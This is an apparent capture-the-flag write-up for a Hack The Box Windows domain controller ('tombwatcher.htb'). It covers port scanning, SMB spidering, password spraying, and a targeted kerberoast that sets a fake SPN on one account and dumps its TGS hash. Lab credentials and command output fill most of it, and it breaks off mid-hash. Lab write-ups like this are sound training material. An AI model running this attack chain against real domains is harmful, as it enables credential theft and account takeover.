
Windows machine that tests your #certipy #osint #evil-winrm #certipy #bloodyAD #bloodhound #nxc #ESC15 #hashcat #deletedADobjects skills.

Initial creds:
henry / H3nry_987TGV!

User flag


Enumeration:

fscan :




```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ fscan -h 10.129.232.167 -p 1-65535

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
10.129.232.167:593 open
10.129.232.167:88 open
10.129.232.167:80 open
10.129.232.167:445 open
10.129.232.167:53 open
10.129.232.167:135 open
10.129.232.167:139 open
10.129.232.167:389 open
10.129.232.167:464 open
10.129.232.167:636 open
10.129.232.167:3268 open
10.129.232.167:3269 open
10.129.232.167:5985 open
10.129.232.167:9389 open
10.129.232.167:49666 open
10.129.232.167:49696 open
10.129.232.167:49716 open
10.129.232.167:49698 open
10.129.232.167:49695 open
10.129.232.167:64551 open
10.129.232.167:64585 open
[*] alive ports len is: 21
start vulscan
[*] WebTitle http://10.129.232.167     code:200 len:703    title:IIS Windows Server
[*] NetInfo
[*]10.129.232.167
   [->]DC01
   [->]10.129.232.167
   [->]dead:beef::1dd0:72d5:7744:764a
[*] WebTitle http://10.129.232.167:5985 code:404 len:315    title:Not Found
已完成 21/21
[*] 扫描结束,耗时: 6m42.650985742s
```


smb + trying zone transfer:




```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ nxc smb 10.129.232.167 -u henry -p 'H3nry_987TGV!' -M spider_plus
/home/teamosh/.local/lib/python3.13/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
SMB         10.129.232.167  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SPIDER_PLUS 10.129.232.167  445    DC01             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.232.167  445    DC01             [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.232.167  445    DC01             [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.232.167  445    DC01             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.232.167  445    DC01             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.232.167  445    DC01             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.232.167  445    DC01             [*]  OUTPUT_FOLDER: /home/teamosh/.nxc/modules/nxc_spider_plus
SMB         10.129.232.167  445    DC01             [*] Enumerated shares
SMB         10.129.232.167  445    DC01             Share           Permissions     Remark
SMB         10.129.232.167  445    DC01             -----           -----------     ------
SMB         10.129.232.167  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.232.167  445    DC01             C$                              Default share
SMB         10.129.232.167  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.232.167  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.232.167  445    DC01             SYSVOL          READ            Logon server share
SPIDER_PLUS 10.129.232.167  445    DC01             [+] Saved share-file metadata to "/home/teamosh/.nxc/modules/nxc_spider_plus/10.129.232.167.json".
SPIDER_PLUS 10.129.232.167  445    DC01             [*] SMB Shares:           5 (ADMIN$, C$, IPC$, NETLOGON, SYSVOL)

;; Query time: 4831 msec
;; SERVER: 10.129.232.167#53(10.129.232.167) (UDP)
;; WHEN: Tue Jan 27 01:06:55 AST 2026
;; MSG SIZE  rcvd: 56


┌──(teamosh㉿teamosh)-[~]
└─$ dig AXFR @10.129.232.167 tombwatcher.htb

; <<>> DiG 9.20.15-2-Debian <<>> AXFR @10.129.232.167 tombwatcher.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.

┌──(teamosh㉿teamosh)-[~]
└─$ dig axfr @10.129.232.167 tombwatcher.htb

; <<>> DiG 9.20.15-2-Debian <<>> axfr @10.129.232.167 tombwatcher.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.

┌──(teamosh㉿teamosh)-[~]
└─$
[infra] 0:vpn  1:fscan  2:multi* 3:fuz-                                                                                              "teamos
```



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ ls
creds.txt  result.txt

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ nxc smb 10.129.232.167 -u henry -p 'H3nry_987TGV!' --share SYSVOL --get-file 'tombwatcher.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf' GptTmpl.inf
SMB         10.129.232.167  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.129.232.167  445    DC01             [*] Copying "tombwatcher.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf" to "GptTmpl.inf"
SMB         10.129.232.167  445    DC01             [+] File "tombwatcher.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf" was downloaded to "GptTmpl.inf"

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ ls
GptTmpl.inf  creds.txt  result.txt

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ nano GptTmpl.inf

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ nano GptTmpl.inf

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ iconv -f UTF-16LE -t UTF-8 GptTmpl.inf -o GptTmpl_readable.txt

  GNU nano 8.7                                                GptTmpl_readable.txt
[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
[Version]
signature="$CHICAGO$"
Revision=1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415,*S-1-5-82-3876422241-1344743610-1729199087-774402673-2621913236,*S-1-5-20,*S-1-5-19,*S-1-5-82-271721585-897601226-2024613209-625570482-296978595
SeAuditPrivilege = *S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415,*S-1-5-82-3876422241-1344743610-1729199087-774402673-2621913236,*S-1-5-20,*S-1-5-19,*S-1-5-82-271721585-897601226-2024613209-625570482-296978595
SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544,*S-1-5-32-568
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415,*S-1-5-82-3876422241-1344743610-1729199087-774402673-2621913236,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-5-82-271721585-897601226-2024613209-625570482->
SeInteractiveLogonRight = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
                                                             [ Byte Order Mark ]
^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark   M-] To Bracket M-B Previous   ◂ Back         ^◂ Prev Word   ^A Home        ^P Prev Line
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy       ^B Where Was   M-F Next       ▸ Forward      ^▸ Next Word   ^E End         ^N Next Line
```





```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ nxc smb 10.129.232.167 -u henry -p 'H3nry_987TGV!' --users
SMB         10.129.232.167  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.129.232.167  445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.232.167  445    DC01             Administrator                 2025-04-25 14:56:03 0       Built-in account for administering the computer/domain
SMB         10.129.232.167  445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.232.167  445    DC01             krbtgt                        2024-11-16 00:02:28 0       Key Distribution Center Service Account
SMB         10.129.232.167  445    DC01             Henry                         2025-05-12 15:17:03 0
SMB         10.129.232.167  445    DC01             Alfred                        2025-05-12 15:17:03 0
SMB         10.129.232.167  445    DC01             sam                           2025-05-12 15:17:03 0
SMB         10.129.232.167  445    DC01             john                          2025-05-19 13:25:10 0
SMB         10.129.232.167  445    DC01             [*] Enumerated 7 local users: TOMBWATCHER
```



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ nxc smb 10.129.232.167 -u users.txt -p 'H3nry_987TGV!' --continue-on-success
SMB         10.129.232.167  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.167  445    DC01             [-] tombwatcher.htb\Administrator:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB         10.129.232.167  445    DC01             [-] tombwatcher.htb\Guest:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB         10.129.232.167  445    DC01             [-] tombwatcher.htb\krbtgt:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\Henry:H3nry_987TGV!
SMB         10.129.232.167  445    DC01             [-] tombwatcher.htb\Alfred:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB         10.129.232.167  445    DC01             [-] tombwatcher.htb\sam:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB         10.129.232.167  445    DC01             [-] tombwatcher.htb\john:H3nry_987TGV! STATUS_LOGON_FAILURE
```

Henry has WriteSPN permissions on Alfred, which means we can do targeted kerberoast attack:







```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ bloodyAD -u henry -p 'H3nry_987TGV!' -d tombwatcher.htb --host 10.129.232.167 set object alfred servicePrincipalName -v 'fake/alfred'
[+] alfred's servicePrincipalName has been updated
```

```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ nxc ldap 10.129.232.167 -u henry -p 'H3nry_987TGV!' --kerberoasting alfred_hash.txt
LDAP        10.129.232.167  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
LDAP        10.129.232.167  389    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP        10.129.232.167  389    DC01             [*] Skipping disabled account: krbtgt
LDAP        10.129.232.167  389    DC01             [*] Total of records returned 1
LDAP        10.129.232.167  389    DC01             [*] sAMAccountName: Alfred, memberOf: [], pwdLastSet: 2025-05-12 12:17:03.526670, lastLogon: <never>
LDAP        10.129.232.167  389    DC01             $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb\Alfred*$f63730450d3c418763a57667dbd0be1a$c9e3679cc4321ad03961c109eb2c380bb7e59300694a1e6effad2bc795258f4ba7ec802b33f3bb84e05598e760dcaab
c4282a68b821cb324413947d8ae041cb6d3abd28b3c6e19b3ab26dc4769f770db8a82a7527deda7edc828c00e7d638bf37921e2e68b5aa38492cd88bc0bac03c5cdfb7d92e0e46e22c5151e8486faa563fa2f877eb182ccd058040f64d28db526944da94c16aa98494a49dc19375966da585a43a33a5c833
1ba4e55c44e4cc86f28be6035519e8831db118384978a10e108e48a545707a5f14f34a069ea26f676fc1603fb3fe8036d6b835c37b8f6670be7abaa1e5cb9fd653828977df60c80403e28dc6437836e1ef6082a1f4feafb5407adf5d9fc4ef420e05d312e474647452abf3ce10abf7228cb882f53f6454f0
e10c6f9bc60e6497bd76fefd7a74545d420d57795a3e3337a8fd0dd4225cb3e27ad1c0c783b0a877d22811a1d23c97f049cd209d12206398e60aa405b2d3d8f45c3ea2d645bd958880d8eec37c7dde7b230dc6fac797928f30fa2fa3c945bab6dc02d6b60a9d4df290afb925ace465f5304f38ee1a7b6c76
1aa51cb3c7b88c414c23d521e3485129b9dd0bdd5052e3ef79033a3d696c1b33ef5a628606ab4689d9c903e36223acaababe9e5436c55ecf3762d126b9c48672162b69c267386d6c2dc53ffb88d755ef5a1a9273d650335437bde266edb8a36ffa2e4722770787ed113b95d6c232c38e31a1cab136a85f39
a14ea82a638b29341d89afffa6d9beef68434fc01deed3f4ee34a00200b104723650d2735fad517db6540d7863fa28a971a6ae74657ab6a2757f1fe8a83a1ae3167f3432b473333afd1f700b49251e75ca5dbc8bcab714206bbbe90a08a5ed42b86f3d93931aea4994edd37a99eb85ef7cff521783c42873
